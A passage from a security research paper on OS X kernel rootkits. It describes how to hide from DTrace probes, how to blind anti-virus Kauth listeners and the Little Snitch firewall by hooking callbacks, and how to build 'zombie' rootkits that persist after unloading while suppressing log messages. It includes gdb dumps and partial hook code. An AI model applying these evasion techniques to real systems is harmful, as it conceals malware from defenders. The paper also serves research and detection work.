 sy_arg_bytes = 0xc
dtrace_systrace_syscall is located at address 0xFFFFFF8024FDC630.
After enabling a 'syscall::open:entry' probe:
gdb$ print *(struct sysent*)(0xffffff8025255840+5*sizeof(struct sysent))
$13 = {
 sy_narg = 0x3,
 sy_resv = 0x0,
 sy_flags = 0x0,
 sy_arg_munge32 = 0xffffff8024fe34f0,
 sy_arg_munge64 = 0,
 sy_return_type = 0x1,
 sy_arg_bytes = 0xc
To recall DTrace's flow:
```

What are the conclusions from all this? If only the sysent table function pointers are modified by the rootkit, DTrace will be unable to directly detect the rootkit using syscall provider. The modified pointer will be copied by DTrace and return to it. DTrace is blind to the original function because it does not exist anymore in the table, only inside our modified version.

If we modify the syscall handler as described in 2.6 and do not update the sysent references in DTrace related functions then DTrace usage will signal the potential presence of a rootkit. DTrace is still referencing the original sysent table and will modify it but the syscall handler is not. The result is that DTrace syscall provider will never receive any event. Conclusion: don't forget to fix those references, although the functions that need to be patched are all static.

```
-----[ 6.2.5.2 - fbt provider
```

fbt stands for function boundary tracing and allows tracing function entry and exit of almost all kernel related functions (there is a small list of untraceable functions called critical_blacklist [bsd/dev/i386/fbt_x86.c]).

The possibilities to detect malicious code using this provider are higher due to its design and implementation. An example using rubilyn rootkit is the best way to demonstrate this:

```
#dtrace -s /dev/stdin -c "ls /"
fbt:::entry
/pid == $target/
{
}
^D
```

Searching output for getdirentries64, without rootkit:

```
0 99661 unix_syscall64:entry
0 97082 kauth_cred_uthread_update:entry
0 91985 getdirentries64:entry
0 92677 vfs_context_current:entry
```

Now with rootkit loaded:

```
0 99661          unix_syscall64:entry
0 97082 kauth_cred_uthread_update:entry
0 2119          new_getdirentries64:entry <- hooked syscall!!!
0 91985          getdirentries64:entry <- original function
0 92677          vfs_context_current:entry</pre>
```

A very simple trace is able to detect both the hooked syscall and the call to original getdirentries64. Houston, we have a rootkit problem!

DTrace's fbt design and implementation are very interesting so let me "briefly" go thru it to find a way to hide the rootkit.

fbt's design is explained in [23]:

"On x86, FBT uses a trap-based mechanism that replaces one of the instructions in the sequence that establishes a stack frame (or one of

the instructions in the sequence that dismantles a stack frame) with an instruction to transfer control to the interrupt descriptor table (IDT). The IDT handler uses the trapping instruction pointer to look up the FBT probe and transfers control into DTrace. Upon return from DTrace, the replaced instruction is emulated from the trap handler by manipulating the trap stack."

The source files we should focus on are bsd/dev/i386/fbt_x86.c and bsd/dev/dtrace/fbt.c.

DTrace's OS X implementation is done using an illegal instruction opcode, which is (usually) patched into the instruction that sets the base pointer (EBP/RBP). The instruction is emulated inside DTrace and not re-executed as it happens in debuggers using int3 breakpoints.

Memory dump example with getdirentries64:

exception

-----[osfmk/x86_64/idt64.s]

```
Before activating the provider:
gdb$ x/10i 0xFFFFFF8024D01C20
0xffffff8024d01c20: 55
                                                   push
                                                          rbp
0xffffff8024d01c21: 48 89 e5
                                                          rbp,rsp
                                                   mov
0xffffff8024d01c24: 41 56
                                                   push
                                                          r14
0xffffff8024d01c26: 53
                                                   push
                                                          rbx
After:
# dtrace -n fbt::getdirentries64:entry
gdb$ x/10i 0xFFFFFF8024D01C20
0xffffff8024d01c20: 55
                                                      rbp
                                                push
0xffffff8024d01c21: f0 89 e5
                                                lock mov ebp, esp <- patched
0xffffff8024d01c24: 41 56
                                                push r14
0xffffff8024d01c26: 53
                                                push
                                                       rbx
The function that does all the work to find the patch location is
 _provide_probe_64() [bsd/dev/i386/fbt_x86.c] (FBT_PATCHVAL defines the
illegal opcode byte).
Patching is done at fbt_enable() [bsd/dev/dtrace/fbt.c]:
if (fbt->fbtp_currentval != fbt->fbtp_patchval)
    (void)ml_nofault_copy((vm_offset_t)&fbt->fbtp_patchval,
(vm_offset_t)fbt->fbtp_patchpoint, sizeof(fbt->fbtp_patchval));
    fbt->fbtp_currentval = fbt->fbtp_patchval;
    ctl->mod_nenabled++;
}
The following diagram shows the trap handling of the illegal instruction:
Activate fbt Provider
      V
  fbt_enable()
      V
Invalid instruction
```

```
idt64_invop()
hndl_alltraps()
     V
trap_from_kernel()
-----[ osfmk/i386/trap.c ]
 kernel_trap()
-----[ bsd/dev/i386/fbt x86.c ]
     7.7
                                                  .-> emulate ->
fbt_perfCallback()
continue
                                                   instruction
 dtrace_invop()
-----[ bsd/dev/i386/fbt_x86.c ]
  fbt_invop()
-----[ bsd/dev/dtrace/dtrace.c ]
 dtrace_probe()
     V
__dtrace_probe()
      V
    (...)
Dtrace is activated inside kernel_trap():
#if CONFIG_DTRACE
   if (__improbable(tempDTraceTrapHook != NULL)) {
       if (tempDTraceTrapHook(type, state, lo_spp, 0) == KERN_SUCCESS) {
           * If it succeeds, we are done...
           * /
          return;
#endif /* CONFIG DTRACE */
tempDTraceTrapHook is just a function pointer, which in fbt provider
case points to fbt_perfCallback [bsd/dev/i386/fbt_x86.c]. The latter
is responsible for calling the DTrace functionality and emulating the
patched instruction. The emulations depends on the type of patch that
was made - prologue (entry) or epilogue (return), and which instruction
was patched. These can be:
- MOV RSP, RBP
- POP RBP
- LEAVE
- Also NOPs used by the sdt provider (statically defined tracing)
This information is stored inside DTrace internal structures and returned
by the call to dtrace_invop():
emul = dtrace_invop(saved_state->isf.rip, (uintptr_t *)saved_state,
saved_state->rax);
It is not possible to just patch this call because the emul value
```

determines the type of emulation that needs to be executed after.

dtrace_invop is used by fbt and sdt providers and does nothing more than calling function pointers contained in dtrace_invop_hdlr linked list [bsd/dev/dtrace/dtrace_subr.c].

Continuing through the diagram...

fbt_invop is a good candidate to hijack and hide whatever we want from DTrace. This can be done via a trampoline or modifying the function pointer contained in dtrace_invop_hdlr list (symbol available in kernel). From what I could test this list is initialised with the pointer to fbt_invop() before any calls are made to fbt provider. In principle we can modify it without waiting for initial DTrace execution.

```
int fbt_invop(uintptr_t addr, uintptr_t *state, uintptr_t rval)
    fbt_probe_t *fbt = fbt_probetab[FBT_ADDR2NDX(addr)];
    for (; fbt != NULL; fbt = fbt->fbtp_hashnext) {
        if ((uintptr_t)fbt->fbtp_patchpoint == addr) {
            if (fbt->fbtp_roffset == 0) {
                x86_saved_state64_t *regs = (x86_saved_state64_t *)state;
                CPU->cpu_dtrace_caller = *(uintptr_t
*)(((uintptr_t)(regs->isf.rsp))+sizeof(uint64_t)); // 8(%rsp)
                /* 64-bit ABI, arguments passed in registers. */
                dtrace_probe(fbt->fbtp_id, regs->rdi, regs->rsi, regs->rdx,
regs->rcx, regs->r8); // <----- call to dtrace functionality -----
                CPU->cpu_dtrace_caller = 0;
            } else {
                dtrace_probe(fbt->fbtp_id, fbt->fbtp_roffset, rval, 0, 0,
0);
                CPU->cpu_dtrace_caller = 0;
            return (fbt->fbtp_rval); <- the emul value</pre>
   return (0);
```

fbt_invop finds probed address information stored in fbt_probetab array and enters DTrace probe code. The return value that is needed for the emulation is stored inside the structure. To fiddle with DTrace we can emulate this function or create a modified fbt_perfCallback, adding conditions to hide our own addresses. It contains no private symbols so this is an easy task.

Next, is a potential implementation of a hooked fbt_perfCallback function. Please notice that all the necessary code is not implemented. It is a mix of code and "algorithms".

```
uintptr_t addr = saved_state->isf.rip;
        // XXX: verify if we want to hide this address
                remember that addr here is where illegal instruction
        //
                occurred so our list must contain that info
        //
        int addr_is_to_hide = hide_from_fbt(addr); // implement this
        if (addr_is_to_hide)
            // XXX: find fbt_probetab symbol here so we can use it next
            // and now get the search starting point
            fbt_probe_t *fbt = fbt_probetab[FBT_ADDR2NDX(addr)];
            // find the structure for current addr
            for (; fbt != NULL; fbt = fbt->fbtp_hashnext)
                if ((uintptr_t)fbt->fbtp_patchpoint == addr)
                    // XXX: emulate all code inside fbt_perfCallback here
                    // except call to dtrace_invop()
                    // this is the code that is inside the first IF
                    // conditions in the original function a couple of
                    // symbols might need to be solved, easy!
            // add fail case here ? shouldn't be necessary unless a big
            // f*ckup occurs inside DTrace structures
        // nothing to hide so call the original function
        else
           kern_return_t ret = KERN_FAILURE;
            // XXX: don't forget we need to solve this symbol
           ret = fbt_perfCallback(trapno, tagged-regs, lo_spp, unused2);
           return ret;
   return retval;
}
```

Functions that we want to hide from DTrace will never reach its probe system, effectively hiding them. The performance impact should be extremely low unless there are too many functions to hide, and hide_from_fbt() takes too long to execute.

----[6.3 - AV-Monster II

AV-Monster is a (old, Feb'l2) PoC that exploits the Kauth interface used by OS X anti-virus solutions [21]. Pardon me for bringing an old subject to this paper but it perfectly illustrates an attack on Kauth, and also because AV vendors, as far as I know, did nothing or very little regarding this problem.

Apple recommends in [22] that anti-virus install Kauth listeners - they can receive file events and pass them to the scan engine. The problem is that this creates a single point of failure that we can (easily) exploit to bypass the scan engine and remain undetectable (AV detection effectiveness discussion is out of scope ;-)).

A very basic AV scanning workflow is: Execute file -> Kauth generates event -> AV kext listener -> AV scan It illustrates at least two distinct possibilities to *easily* bypass the anti-virus. One is to patch Kauth and the other to patch the kext listener. The old PoC code just NOPs the listener callback to render it inoperative - the scanning engine stops receiving any events. This is too noisy! A stealth implementation should just hijack that step and hide the files we want to, as it is done with hiding files in the filesystem.

This time let me show you how to attack Kauth's. The example will be based on the KAUTH_FILEOP_OPEN action and open() syscall. To avoid unnecessary browsing of XNU sources, this is the worflow up to the interesting point:

```
open() -> open_nocancel() -> open1() [ bsd/vfs/vfs_syscalls.c ]
                               v
[ bsd/vfs/vfs_vnops.c ] vn_open_auth() -> vn_open_auth_finish()
[ bsd/kern/kern_authorization.c ]
                                        kauth_authorize_fileop()
                                        kauth_authorize_action()
                                                    v
                                             listener callback
I do not want to spam you with code but allow me to reprint the fileop
function:
int
kauth_authorize_fileop(kauth_cred_t credential, kauth_action_t action,
uintptr_t arg0, uintptr_t arg1)
{
        char
                        *namep = NULL;
        int
                       name_len;
        uintptr_t
                        arg2 = 0;
        /* we do not have a primary handler for the fileop scope so bail
         * out if there are no listeners.
         * /
        if ((kauth_scope_fileop->ks_flags & KS_F_HAS_LISTENERS) == 0) {
                return(0);
        }
        if (action == KAUTH_FILEOP_OPEN | | action == KAUTH_FILEOP_CLOSE | |
action == KAUTH_FILEOP_EXEC) {
            /* get path to the given vnode as a convenience to our
             * listeners.
             * /
                namep = get_pathbuff();
                name_len = MAXPATHLEN;
                if (vn_getpath((vnode_t)arg0, namep, &name_len) != 0) {
                        release_pathbuff(namep);
                        return(0);
                if (action == KAUTH_FILEOP_CLOSE) {
                        arg2 = arg1; /* close has some flags that come in
via arg1 */
```

arg1 = (uintptr_t)namep;

The purpose of this function is to retrieve some useful data to the listener. In this case it is the vnode reference of the file and its full path. Apple's documentation confirms it:

KAUTH_FILEOP_OPEN Notifies that a file system object (a file or directory) has been opened. arg0 (of type vnode_t) is a vnode reference. arg1 (of type (const char *)) is a pointer to the object's full path.

It is clear now that this is a great place to hijack and hide files we do not want the AV to scan (or some other listener - this is also a good feature for a file monitor). We just need to verify if current file matches our list and return 0 if positive, else call the original code (all these functions are not static so we can easily find the symbols).

And that's it. Simple, uh? :-)

```
----[ 6.4 - Little Snitch
```

Little Snitch is a popular application firewall that can blow up the rootkit cover if network communications are needed and its not taken care of (nobody likes a snitch!). Socket filters is the OS X feature that enables Little Snitch to easily intercept and control (network) sockets without need for hooking or any other (unstable/dubious) tricks. They can filter inbound or outbound traffic on a socket and also out-of-band communication [17].

The installation of a socket filter is done using the sflt_register() function, for each domain, type, and protocol socket. Little Snitch loops to install the filter in all possible socket combinations.

The interesting detail of sflt_register() is the sflt_filter structure [bsd/sys/kpi_socketfilter.h]. It contains a series of callbacks for different socket operations:

```
struct sflt_filter {
sflt_handle
                                 sf_handle;
                                 sf_flags;
 int
 char
                                 *sf_name;
 sf_unregistered_func
                                sf_unregistered;
 sf_attach_func
                                sf_attach; // handles attaches to sockets.
                                sf_detach;
 sf_detach_func
 sf_notify_func
                                sf_notify;
 sf_getpeername_func
                               sf_getpeername;
 sf_getsockname_func
                                sf_getsockname;
```

```
sf_data_in_func
                                 sf_data_in; // handles incoming data.
 sf_data_out_func
                                 sf_data_out;
 sf_connect_in_func
                                 sf_connect_in; // handles inbound
 connections.
 sf_connect_out_func
                                sf_connect_out;
 sf_bind_func
                                 sf_bind; // handles binds.
 (\ldots)
History repeats itself and once again the easiest way is to hook
the function pointers and do whatever we want. Little Snitch driver
(it's an I/O Kit driver and not a kernel extension) loads very early so
hooking sflt_register() and modifying the structure on the fly is not
very interesting. We need to lookup the structure in kernel memory and
modify it.
Many different socket filters can be attached to the same socket so there
must be a data structure holding this information. The interesting source
file is bsd/kern/kpi_socketfilter.c, where a tail queue is created and
referenced using a static variable sock_filter_head.
struct socket_filter {
        TAILQ_ENTRY(socket_filter)
TAILQ_ENTRY(socket_filter)
struct socket_filter_entry
                                         sf_protosw_next;
                                         sf_global_next;
                                         *sf_entry_head;
        struct protosw
                                         *sf proto;
        struct sflt_filter
                                         sf_filter;
                                         sf_refcount;
        u_int32_t
};
TAILQ_HEAD(socket_filter_list, socket_filter);
                                         sock_filter_head;
static struct socket_filter_list
There are a few functions referencing sock_filter_head and
the disassembler can be helpful to find the correct location
(sflt_attach_internal() is a good candidate). Using gdb attached to
kernel and sock_filter_head address:
gdb$ print *(struct socket_filter_list*)0xFFFFFF800EAAC9F8
$1 = {
 tqh_first = 0xffffff8014811f08,
  tqh_last = 0xffffff8014898e18
(sock_filter_head located at 0xffffff80008AC9F8 in 10.8.2 plus KASLR of
0xe200000 in this example)
Iterating around the tail queue we find the Little Snitch socket filter:
gdb$ print *(struct socket_filter*)0xffffff801483e608
$7 = {
  sf_protosw_next = {
   tqe_next = 0x0,
   tqe_prev = 0xffffff8014811f08
  sf_global_next = {
```

tqe_next = 0xffffff801483e508, tqe_prev = 0xffffff801483e718

sf_entry_head = 0xffffff801b29a1c8,

```
sf_proto = 0xffffff800ea2bca0,
sf_filter = {
  sf_handle = 0x27e3ea,
  sf_flags = 0x5,
  sf_name = 0xffffffff8eb1357b "at_obdev_ls",
  sf_unregistered = 0xfffffff7f8eb0938f,
  sf attach = 0xfffffff7f8eb093f9,
  sf_detach = 0xffffffff8eb09539,
  sf_notify = 0xffffff7f8eb095e8,
  sf_getpeername = 0xffffff7f8eb096a4,
  sf_getsockname = 0xffffffff8eb09707,
  sf_data_in = 0xfffffff7f8eb0974f,
  sf_data_out = 0xffffff7f8eb09bfa,
  sf_connect_in = 0xffffff7f8eb0a076,
  sf_connect_out = 0xffffff7f8eb0a295,
  sf_bind = 0xfffffff7f8eb0a446,
  sf_setoption = 0xfffffff7f8eb0a4ff,
  sf_getoption = 0xfffffff7f8eb0a547,
  sf_listen = 0xfffffff7f8eb0a58f,
  sf_ioctl = 0xfffffff7f8eb0a612,
  sf_ext = {
    sf_ext_len = 0x38,
    sf_ext_accept = 0xffffff7f8eb0a65a,
    sf_ext_rsvd = \{0x0, 0x0, 0x0, 0x0, 0x0\}
sf_refcount = 0x17
```

The sf_name field from sflt_filter structure can be used to match the correct socket filter, otherwise we would have to find the driver addresses and match the function pointers that belong to that address space.

Different possibilities exist to hide our network connections from Little Snitch and also Apple's application firewall (named com.apple.nke.applicationfirewall). The easiest one is to patch or hook the sf_attach callback. Documentation from the previously mentioned include file:

```
/*!
  @typedef sf attach func
```

@discussion sf_attach_func is called to notify the filter it has been attached to a socket. The filter may allocate memory for this attachment and use the cookie to track it. This filter is called in one of two cases:

- 1) You've installed a global filter and a new socket was created.
- 2) Your non-global socket filter is being attached using the SO_NKE socket option.

@param cookie Used to allow the socket filter to set the cookie for this attachment.

@param so The socket the filter is being attached to.

@result If you return a non-zero value, your filter will not be attached to this socket.

```
typedef errno_t (*sf_attach_func)(void **cookie, socket_t so);
```

Forcing the callback to return a non-zero value will effectively take socket filter firewalls out of the equation. The problem here is that the socket_t structure might not have enough information to distinguish the cases we want to hide - it is too early in the process so there is

no address to connect to. There are two fields that contain the PID information of the last process to interact with the socket so this can be useful if we already know the PID to hide connection from/to.

The other callbacks contain "richer" information for our purposes, in particular the structure sockaddr. If you want/need this type of fine-grain control you should hook here and use that structure to make your hide or not decision. As an exercise, to dump the target address you can attach gdb to the kernel and use the kgmacros command "showsockaddr" on that argument address (assuming you are breakpointing at the callback address).

Another piece of information that can be used to control which process is related to the current socket the is the cookie that is set on attach callback and passed along to almost all other callbacks. The cookie is a user-defined structure and the following is a partial reverse of Little Snitch's definition:

```
struct Cookie
{
(...)
0x48: IOLock *lock;
0x74: pid_t pid; // process to whom the socket belongs to
0x78: int32_t count;
0x7C: int32_t *xxx;
0x80: int32_t protocol;
0x85: int8_t domain;
0x86: int8_t type;
(...)
}
```

As in Kauth, the socket filters create a single point of failure where we can easily hook and filter our "evil" connections. The real difficulty is to find the head of the socket filter tail queue. Having a disassembler in the rootkit makes this a easy task, opening the door to easily bypass application firewalls.

----[6.5 - Zombie rootkits

The idea here is to explore kernel memory allocations and leaks. Kernel and kernel extensions share the same memory map, kernel_map, and there are a few kernel functions "families" to allocate kernel memory:

- kalloc.
- kmem_alloc.
- OSMalloc.
- MALLOC/FREE.
- IOMalloc/IOFree for I/O Kit.

All functions are wrappers for kernel_memory_allocate(). For additional information check [30], [31] Chapter 6, [13] Chapter 12.

My initial (too complicated idea) was to load the rootkit, hook whatever was needed, unload the rootkit, and then protect the memory that was used. This was based in the fact that unloading does not destroy the rootkit memory so everything would work as long those blocks of memory were not reallocated to something else. I wanted to edit with kernel memory map and mark those pages as used.

If we have a rootkit running that is not associated with a kernel

extension we kind of have a zombie rootkit and solve a few problems such as no need to hide from kextstat, no kernel extension structures to find, etc. I later found out that Hoglund and Butler had a similar idea in [32] when they describe the NonPagedPool memory trick - allocate memory in that area, copy the rootkit, and unload the driver. New ideas are tough to have :-).

Back to the original point...

Simple things usually work better so there is no point in starting with the complicated method. The easiest way is to create a memory leak and use it to store the zombie rootkit version. When the original kernel extension is unloaded all the memory that was previously allocated using one of the functions above (tested with kalloc and _MALLOC) will not be free'd, creating a kernel memory leak that we can abuse and profit from.

The beloved ASCII diagram:

unload original <- transfer control <- fix memory <- copy rootkit into
rootkit to zombie protections zombie memory</pre>

V

To unload the original rootkit is extremely easy - we do not need to execute any additional command, just return KERN_FAILURE from the start function and rootkit will not be loaded. The zombie rootkit already gained control before this so there is no problem and we avoid to execute a kextunload command. Simple :-).

The control transfer to zombie code has a small caveat that inherits from previous paragraph - the start function must return a value so we can't simple jump into the zombie. Two ideas come to my mind to solve this problem; first we can hook some kernel function and there transfer control to zombie, second we can use kernel threads - create a new thread and let the main one return.

To create a kernel thread the function kernel_thread_start() can be used (include <kern/thread.h> and Mach KPI). Its prototype is:

kern_return_t

kernel_thread_start(thread_continue_t continuation, void *parameter,
thread_t *new_thread);

Continuation parameter is a C function pointer where new thread will start execution, parameter is data that we might want to pass to the new thread, and new_thread a thread reference that the caller is responsible for.

The zombie thread start function should have a prototype like this:

void start_thread(void *parameter, wait_result_t wait)

To set the start function pointer we need to find that function address in the zombie memory. Symbol information is not available (__LINKEDIT segment is not loaded) and to avoid reading from the filesystem we can use a quick trick - find the rootkit base address and find the difference to the address of start function in the rootkit (since that is in the original rootkit code). Since we have the zombie start address returned from the memory allocation, we just need to add the difference and we have the location of the start function inside the zombie. Computed the function pointer we can now pass it to kernel_thread_start() and be sure

that zombie code will execute.

Next problem...

Copying the original rootkit into the new area invalidates the external symbols solved when kernel extension was loaded. Kernel extension code is position independent (PIC) so calls are made referencing the current instruction address. If we modify the location address and maintain the offset, then the symbol is not valid anymore and most probably will generate a kernel panic when executed.

Example:

Rootkit loaded in memory:

gdb\$ x/10i 0xfffffff7f83ad671c

 0xfffffff7f83ad671c:
 55
 push
 rbp

 0xfffffff7f83ad671d:
 48 89 e5
 mov
 rbp,rsp

0xfffffff83ad6720: 48 8d 3d d1 09 00 00 lea rdi,[rip+0x9d1]

0xffffff7f83ad70f8 <- string reference</pre>

 0xfffffff83ad6727:
 30 c0
 xor al,al

 0xffffff7f83ad6729:
 5d
 pop rbp

Oxfffffff83ad672a: e9 61 29 35 7f jmp Oxffffff8002e29090 <-

call to kernel's printf, solved when kext was loaded

The zombie copy:

gdb\$ x/10i 0xffffff80392ba724

 0xffffff80392ba724:
 55
 push rbp

 0xffffff80392ba725:
 48 89 e5
 mov rbp,rsp

Oxffffff80392ba728: 48 8d 3d dl 09 00 00 lea rdi,[rip+0x9dl]

Oxffffff80392ba732: e9 61 29 35 7f jmp Oxffffff80b860d098 <-

this is a random address and will crash when we call this Function

I am not sure if there is a better solution but I opted out to manually fix the offsets in the zombie code (probably influenced by the quick trick to find the thread start function). My idea is to build a table of all external symbols we will need to fix (hardcoded string table or read kext symbol tables from disk) and solve their addresses. With this information we can disassemble the kernel and find all references, and also compute the (references's) difference to the rootkit base address.

The final step is to fix the offsets in the zombie references. We have the difference for each reference so we can calculate where each reference is located in the zombie memory and recompute the new offset to the external symbol. References to the __DATA segment do not need to be fixed - the offsets remain valid since that segment was copied and relative distance remains the same. Maybe a bit too much work but the disassembler engine makes this rather easy to accomplish. If you have a better solution I am eager to read about it.

Returning KERN_FAILURE to kextload will generate noisy log messages about the rootkit.

/var/log/system.log:

May 7 02:26:10 mountain-lion-64.local com.apple.kextd[12]: Failed to load /Users/reverser/the_flying_circus.kext - (libkern/kext) kext (kmod) start/stop routine failed.

dmesg:

Kext put.as.the-flying-circus start failed (result 0x5).

Kext put.as.the-flying-circus failed to load (0xdc008017). Failed to load kext put.as.the-flying-circus (error 0xdc008017).

The dmesg output can be silenced by temporarily patching OSKextLog function or by directly memory patching the binaries that call this function. The fastest and easiest way is to do it inside the kernel - solve the symbol and patch the first instruction to a ret. After rootkit is loaded we can restore original byte and everything is back to normal.

The syslog output is generated by kextd daemon. Two quick solutions come to my mind - one is to patch syslogd as described before, another is to patch kextd. The symbol used to send the message to syslogd is asl_vlog. It is an external symbol in kextd. The symbol stub can be temporarily patched into a ret to avoid failure logging. Find the kextd process from process list, process its Mach-O header and locate the symbol stub address in __stubs section. Nothing very complicated!

To detect when to restore the logging features, we can use a quick and dirty hack. Loop inside the zombie thread until kextload process is finished. Then the original bytes can be restored and its business as usual but with a zombie rootkit loaded.

The foundation blocks to zombie rootkits are exposed, the remaining are implementation details that do not matter much here and can be found in the attached sample code.

--[7 - Caveats & Detection

Writing rootkits is a dangerous and unstable game and that is why it is such a fun game (or work for those doing it for money). You are always at mercy of subtle or major changes that can ruin all your efforts and uncloak your toy. Nevertheless, these are the same reasons why writing rootkits is so fun - you need to make it as stable and future-proof as possible, and try to think in all different detection paths. It is a never-ending story, quite frustrating at times but mentally and creatively challenging.

This paper is considerably huge but still incomplete! There are a few missing areas and you probably spotted a few problems with some of its approaches. Let me try to describe some.

One of the main problems is the dependency on proc, task and some other structures. These are opaque to outsiders for one good reason - they are changed frequently between major OS X versions. For example, when I was researching I forgot to include a define and things were not working (lucky or not it was not crashing the test system). Three different proc_t (and task_t) versions must be included to create a rootkit compatible with the three latest major OS X versions. And it is most certain that it will break with a new major release.

In practice there is at least one rather easy way to overcome this difficulty. The effective number of fields required from proc and task structures is small. We can resort to information "leaks" from functions referencing those fields and retrieve the structure offset. Including a disassembler in the rootkit makes this task easier and safer. There are many suitable functions - small, stable, and with very few different structures and variables. Many are static, but the number of exported ones are more than enough for this purpose.

Filesystem checks (offline in particular) are a significant threat

to rootkits, especially when there is a good reference baseline. Good rootkits must try to keep their filesystem (and memory) footprint to a minimum. One of the usual weakest points is the rootkit startup. It must be initialised somewhere! OS X features so many places where this can happen but this information is available to both defensive and offensive sides. Binaries modification (for example, kernel extension injection as featured in last Phrack) is a good method but (easily) detectable by checksum checks.

Regarding this problem, we can try to abuse additional features. OS X contains many data files that are mutable (sqlite3 databases, for example) and by nature difficult to checksum. A potential vulnerability using these data files could be explored and all the rootkit code stored there. Nothing new here, just remembering additional attacking and storage points.

Extreme care is required with rootkit's code - it must be as bug free as possible so that any inconsistencies and/or bugs do not reveal its presence, and must be carefully designed, for example, authentication and encryption on all communications. It is quite a joke that a simple ioctl call can expose OS.X/Crisis [4]. There is a "rule" - if it runs, it can be reversed. But lets not make that so easy, ok?

Duplicating functions to use with the trampoline trick is also a potential source of problems if those functions are changed in new versions. This can be avoided by using the original functions - modify the call references or hijack the function and return to the original one. Using the NOP alignment space allows us to keep pointers and references inside the kernel memory address space and less suspicious to an initial analysis.

Detection and creation of tools is the next logical step. OS X lacks this kind of tools and here lies a good opportunity for future research and development. The defensive side against rootkits is even more challenging and requires additional creativity (and maybe kernel knowledge) to develop safer and reliable detection methods. The challenge is issued :-).

--[8 - Final words

This was a long paper and I sincerely hope it was useful in some way to you who had the time and patience to read it. New ideas are hard to come by and there (probably) are many here that were somehow previously explored by others. Please apologize me if missing attribution - it is only because I do not know or I am not aware who is the original author/source. It is particularly difficult when you read so much stuff thru the years.

The full disclosure discussion is extremely complicated and impossible to reach consensus. Full source code is hereby released because I believe it is the only (viable) alternative to move things forward and call for additional research and solutions. OS X is a great platform but it (still) suffers from a invincibility mystique that it is false and dangerous. There are companies producing commercial rootkits sold to governments to potentially spy on citizens (they say criminals, we have no idea since there is no transparency).

Obviously these tools can be used for legitimate purposes (such as tracking real bad guys) but also no so legitimate - power corrupts and temptation is too big to spy and control everyone. A balance is required and it can come from improved research and defensive tools. Scoffing

at the low incentives or potential difficulties is not the solution history has shown that there is always someone who will leap forward and break the establishment.

This paper's goal is not to assist in developing a surveillance dissident death machine (name kindly suggested by thegrugq!) but to show the different ways it can be built, and how to detect and protect against them. I can't avoid its potential bad usage but at least it should make the playing field a bit more balanced.

Greets to nemo, noar, snare, all my put.as friends (saure, od, spico, kahuna, emptydir, korn, g0sh, ...), thegrugq, diff-t, tal0n and everyone else at C., the blog readers and #osxre boys & girls.

And a big middle finger to Apple as a company, born from the hacking spirit and now transformed against hacking.

Enjoy & have fun, fG!

- --[9 References
- [1] ghalen and wowie, Developing Mac OSX kernel rootkits http://www.phrack.org/issues.html?issue=66&id=16&mode=txt
- [2] prdelka, Rubilyn 0.0.1
 http://www.nullsecurity.net/tools/backdoor.html
- [3] Oxfeedbeef, volafox : rubilyn Rootkit Analysis
 http://feedbeef.blogspot.pt/2012/10/volafox-rubilyn-rootkit-analysis.ht
 ml
- [4] fG!, Tales from Crisis
 http://reverse.put.as/2012/08/06/tales-from-crisis-chapter-1-the-droppe
 rs-box-of-tricks/
- [5] snare, Resolving kernel symbols
 http://ho.ax/posts/2012/02/resolving-kernel-symbols/
- [6] Landon Fuller Fixing ptrace(pt_deny_attach, ...) on Mac OS X 10.5 Leopard, http://landonf.bikemonkey.org/code/macosx/Leopard_PT_DENY_ATTA CH.20080122.html
- [7] Miller, Charlie & Zovi, Dino Dai, The Mac Hacker's Handbook Wiley Publishing, 2009, ISBN: 978-0-470-39536-3
- [8] Wikipedia, Interrupt descriptor table http://en.wikipedia.org/wiki/Interrupt_descriptor_table
- [9] fG!, bruteforcesysent https://github.com/gdbinit/bruteforcesysent
- [10] OS X ABI Mach-O File Format Reference
 https://developer.apple.com/library/mac/#documentation/developertools/
 conceptual/MachORuntime/Reference/reference.html
- [11] fG!, Secuinside 2012, How to Start your Apple reverse engineering adventure, http://reverse.put.as/wp-content/uploads/2012/07/Secuinside -2012-Presentation.pdf

- [12] fG!, Hitcon 2012, Past and Future in OS X malware http://reverse.put.as/Hitcon_2012_Presentation.pdf
- [13] Jonathan Levin, Mac OS X and iOS Internals Wiley & Sons, 2012, ISBN: 978-1-11805765-0
- [14] Amit Singh, Mac OS X Internals Addison Wesley, 2007, ISBN: 0-321-27854-2
- [15] Apple, dyld 210.2.3 source code http://www.opensource.apple.com/source/dyld/dyld-210.2.3/
- [16] fG!, Anti-debug trick #1: Abusing Mach-O to crash GDB
 http://reverse.put.as/2012/01/31/anti-debug-trick-1-abusing-mach-o-to crash-gdb/
- [17] Apple, Network Kernel Extensions Programming Guide https://developer.apple.com/library/mac/#documentation/Darwin/Conceptu al/NKEConceptual/intro/intro.html#//apple_ref/doc/uid/TP40001858-CH225 -DontLinkElementID_70
- [18] Apple, tcplognke
 http://developer.apple.com/library/mac/#/legacy/mac/library/samplecode
 /tcplognke/Introduction/Intro.html
- [19] Gil Dabah, diStorm Powerful Disassembler Library For x86/AMD64 http://code.google.com/p/distorm/
- [20] McKusick et al, The Design and Implementation of the 4.4BSD Oper. System, Addison Wesley, 1996, ISBN: 0-201-54979-4
- [21] fG!, Av-monster: the monster that loves yummy OS X anti-virus software http://reverse.put.as/2012/02/13/av-monster-the-monster-that-loves-yum my-os-x-anti-virus-software/
- [22] Apple, Technical Note TN2127 https://developer.apple.com/library/mac/#technotes/tn2127/_index.html
- [23] Cantrill et al, Dynamic Instrumentation of Production Systems dtrace_usenix.pdf
- [24] Oracle, Solaris Dynamic Tracing Guide https://wikis.oracle.com/display/DTrace/Documentation
- [25] fG!, Abusing OS X TrustedBSD framework to install r00t backdoors...
 http://reverse.put.as/2011/09/18/abusing-os-x-trustedbsd-framework-toinstall-r00t-backdoors/
- [26] Andrew Case, Mac Memory Analysis with Volatility
 http://reverse.put.as/wp-content/uploads/2011/06/sas-summit-mac-memor
 y-analysis-with-volatility.pdf
- [27] FreeBSD, FreeBSD Handbook http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/audit-confi q.html
- [28] Der Flounder, OpenBSD auditing on Mac OS X
 http://derflounder.wordpress.com/2012/01/30/openbsm-auditing-on-mac-o
 s-x/
- [29] OpenBSDM Source Code

- [30] Apple, Kernel Programming guide
 https://developer.apple.com/library/mac/#documentation/Darwin/Concept
 ual/KernelProgramming/vm/vm.html#//apple_ref/doc/uid/TP30000905-CH210
 -BEHJDFCA
- [31] Halvorsen, Ole Henry & Clarke, Dougles, OS X and iOS Kernel Programming, Apress, 2011, ISBN-10: 1430235365
